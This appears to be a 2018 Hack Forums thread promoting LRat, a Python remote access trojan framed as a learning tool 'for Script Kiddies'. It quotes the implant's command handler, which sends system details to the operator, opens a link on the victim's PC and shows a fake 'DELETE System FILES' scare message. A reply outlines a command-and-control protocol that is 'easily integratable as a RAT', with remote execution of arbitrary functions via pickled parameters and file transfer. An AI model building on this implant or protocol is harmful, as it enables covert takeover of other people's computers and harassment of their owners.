

Forum:[Hack Forums](#)

Thread: [LRat - Learn Remote Access Tools](#)

F.A.S.T - October 28, 2018, 7:19 am

This Program is especially created for Script Kiddies.

LRat

LRat - Python is a Remote Access tool written in Python that is made to teach the Purpose and use of Remote Access tools or "Rats".

LRat is a really basic Python Program that will help you Learn how Remote Access tools Work.

FeaturesAutomated Takeover

Explanation of things happening

Open Source

TCP/IP Connection

Troll Target PC (? ? ?)

Only Basic Remote Commands

Reverse Shell (coming soon)

[GitHub](#)

[Homepage](#)

Infamia - October 28, 2018, 7:54 am

Code def server_management():

while(True):

data = server.recv(1024)

data = data.decode()

if(data == "info"):

server.send("At this time the Attack is Complete. You and me are Connected. So now you can send me Commands that I can follow.".encode())

elif(data == "help"):

server.send("Basic Commands : sysinfo, time, lol, cool, contribute, troll. I will follow these.".encode())

elif(data == "sysinfo"):

sysinfo = platform.version() + platform.system() + platform.platform()

server.send(sysinfo.encode())

elif(data == "time"):

ostime = datetime.datetime.now()

ostime = str(ostime)

```

server.send(ostime.encode())
elif(data == "lol"):
    server.send("LOOL I know! It's cool!".encode())
elif(data == "cool"):
    server.send("I know! This is sooo COOL! Only if you know how to use it. So
learn!".encode())
elif(data == "contribute"):
    server.send("Yes. Contibute. I will now open a Link on the Client's PC.".encode())
    webbrowser.open_new("http://lrat.co.nf")
elif(data == "troll"):
    server.send("OK, will do it.".encode())
    messagebox.showerror("SYSTEM ERROR", "Computer Infected by LRAT now will
DELETE System FILES!")
i'm disgusted by how this protocol works but ok

```

F.A.S.T - October 28, 2018, 7:58 am

(Oct 28, 2018 07:54 AM)Infamia Wrote: [\[CITE\]](#) Code

```

def server_management():
    while(True):
        data = server.recv(1024)
        data = data.decode()

        if(data == "info"):
            server.send("At this time the Attack is Complete. You and me are Connected. So now
you can send me Commands that I can follow.".encode())
        elif(data == "help"):
            server.send("Basic Commands : sysinfo, time, lol, cool, contribute, troll. I will follow
these.".encode())
        elif(data == "sysinfo"):
            sysinfo = platform.version() + platform.system() + platform.platform()
            server.send(sysinfo.encode())
        elif(data == "time"):
            ostime = datetime.datetime.now()
            ostime = str(ostime)
            server.send(ostime.encode())
        elif(data == "lol"):
            server.send("LOOL I know! It's cool!".encode())
        elif(data == "cool"):
            server.send("I know! This is sooo COOL! Only if you know how to use it. So
learn!".encode())
        elif(data == "contribute"):
            server.send("Yes. Contibute. I will now open a Link on the Client's PC.".encode())
            webbrowser.open_new("http://lrat.co.nf")
        elif(data == "troll"):
            server.send("OK, will do it.".encode())
            messagebox.showerror("SYSTEM ERROR", "Computer Infected by LRAT now will
DELETE System FILES!")
i'm disgusted by how this protocol works but okSuggest me better. Perhaps you need to know
about LRat Network.

```

Infamia - October 28, 2018, 8:01 am

(Oct 28, 2018 07:58 AM)F.A.S.T Wrote: [\[CITE\]](#) Suggest me better. Perhaps you need to know about LRat Network.
perhaps you need to learn how to create protocols and, at the same time, learn how to write python.


might as well show you how to make one, this is one pseudo-rfc i wrote for a management protocol which is easily integratable as a RAT:

Code RFC 647 - Unazed Protocol

> UNAIZED PROTOCOL and the GPT

The Unazed Protocol is a client-server communication protocol designed for minimal, expressive and yet simple messaging between the two nodes. The Unazed Protocol format consists of a GENERIC PROTOCOL TEMPLATE (GPT) which is FOUR unsigned bytes consecutive of each other, respectively: ``rsrvd``, ``pkt_cnt``, ``pkt_typ`` and ``pkt_act``. ``rsrvd`` is ALWAYS set to 1111_0000b, it is contextually an identifier for the Unazed Protocol. ``pkt_cnt`` is variable dependent on the location of the packet in the stream session, if the ``pkt_cnt`` overflows it simply recycles from 0 again (MOD 256); it is mainly used under the file-transfer subprotocol to account for disordered packets. ``pkt_typ`` declares the type of proceeding subprotocol, of which there are only four: "general-message" (0x01), "file-transfer" (0x02), "external-procedure" (0x03) and "shutdown" (0x0F). These subprotocols are described in more detail later. ``pkt_act`` refers to a pseudo-flag byte, which is offered more as a way to provide either flag-bits or short parameter information to the subprotocol; for example the external-procedure subprotocol defines the most significant bit to be the flag "is-winapi", whereas the file-transfer subprotocol defines the 4 most significant bits to be the segment size divided by 1024.

> GPT FORMAT



> SUBPROTOCOLS

Subprotocols are components attached to the GPT which provide further functionality for the receiving-side, i.e.: what message to display, how to store the file etc.. There exist four (already named) types of subprotocols, each serving a unique purpose to the client-side; for more detail, take note of the external-procedure subprotocol which is a very powerful subprotocol (only limited by the boundaries of the ``pickle`` library in Python) as it allows you to run either (a) foreign functions from the WinAPI under any given module (b) functions from [non-]builtin libraries in Python or (c) locally-defined functions within the `globals()` or `locals()` namespace. With this subprotocol, to pass parameters you must provide the parameters in pickled form (from ``pickle.dump{s}``). This introduces the risk of security due to the over-plaintext transmission natively implemented by the protocol; however it is most likely possible to wrap the sockets with SSL or

implement a separate encryption algorithm, alongside, possibly, a new subprotocol to define the communication standard for encryption metadata transmission. A note (not on the behalf of security) is that the pickled parameter data is encoded in base-64 due to technical complications that arise when dealing with NUL characters in C-string members in structures (``ctype.Structure``).

Following this are the technical pseudo-code definitions for each subprotocol type:

```
>> SUBPROTOCOL STRUCTURE GeneralMessage {
>>   UNSIGNED BYTE  err_idx,
>>   CHAR*64       ex_sum,
>>   CHAR*192      ex_info
>> }
>> ubyte ERROR_OR_STMT = 11000000b
>> ubyte EXTENDED_ERR  = 00110000b

>> SUBPROTOCOL STRUCTURE FileTransfer {
>>   CHAR*260      filename,
>>   CHAR*32       checksum,
>>   UNSIGNED BYTE seg_count,
>>   CHAR*15360    data
>> }
>> SEGMENT_SIZE_MASK = 11110000b
>> # NOTE:
>> # in implementations for APIs for this protocol, `seg_count` and `checksum` are typically handled by the formatter internally, opposed to having been sent by the user themselves. The hashing algorithm is typically SHA256.

>> SUBPROTOCOL STRUCTURE ExternalProcedure {
>>   CHAR*32      module_name,
>>   CHAR*64      func_name,
>>   CHAR*16384   pkl_param_data
>> }
>> IS_WINAPI = 11000000b
>> WHEN NOT (IS_WINAPI)
>> { EXT_LIBRARY = 00110000b }

>> SUBPROTOCOL STRUCTURE Shutdown {
>>   CHAR*256      msg
>> }
>> SLEEP      = 11000000b
>> HIBERNATE  = 00110000b
```

> SUBPROTOCOL IMPLEMENTATION DETAILS

- The Unazed Protocol itself is better suited as a structure format.
- The base Unazed Subprotocol is preferably defined as a UNION container for all the types of subprotocols, and thus referred to by the Unazed Protocol within a member.
- Any consequent subprotocols linked by the base Unazed Subprotocol should, like the Unazed Protocol, be implemented as a structure which contains the subprotocol metadata e.g.: filename, checksum etc. for the file-transfer subprotocol.

sh4moon - October 28, 2018, 9:15 am

(Oct 28, 2018 07:19 AM)F.A.S.T Wrote: [\[CITE\]](#) This Program is especially created for Script Kiddies.

LRat

LRat - Python is a Remote Access tool written in Python that is made to teach the Purpose and use of Remote Access tools or "Rats".

LRat is a really basic Python Program that will help you Learn how Remote Access tools Work.

FeaturesAutomated Takeover

Explanation of things happening

Open Source

TCP/IP Connection

Troll Target PC (? ? ?)

Only Basic Remote Commands

Reverse Shell (coming soon)

[GitHub](#)

[Homepage](#)

I like the idea. if this works well I may use it when I teach lessons.

F.A.S.T - October 28, 2018, 9:52 am

(Oct 28, 2018 09:15 AM)sh4moon Wrote: [\[CITE\]](#) I like the idea. if this works well I may use it when I teach lessons.

Me too. Thanks alot!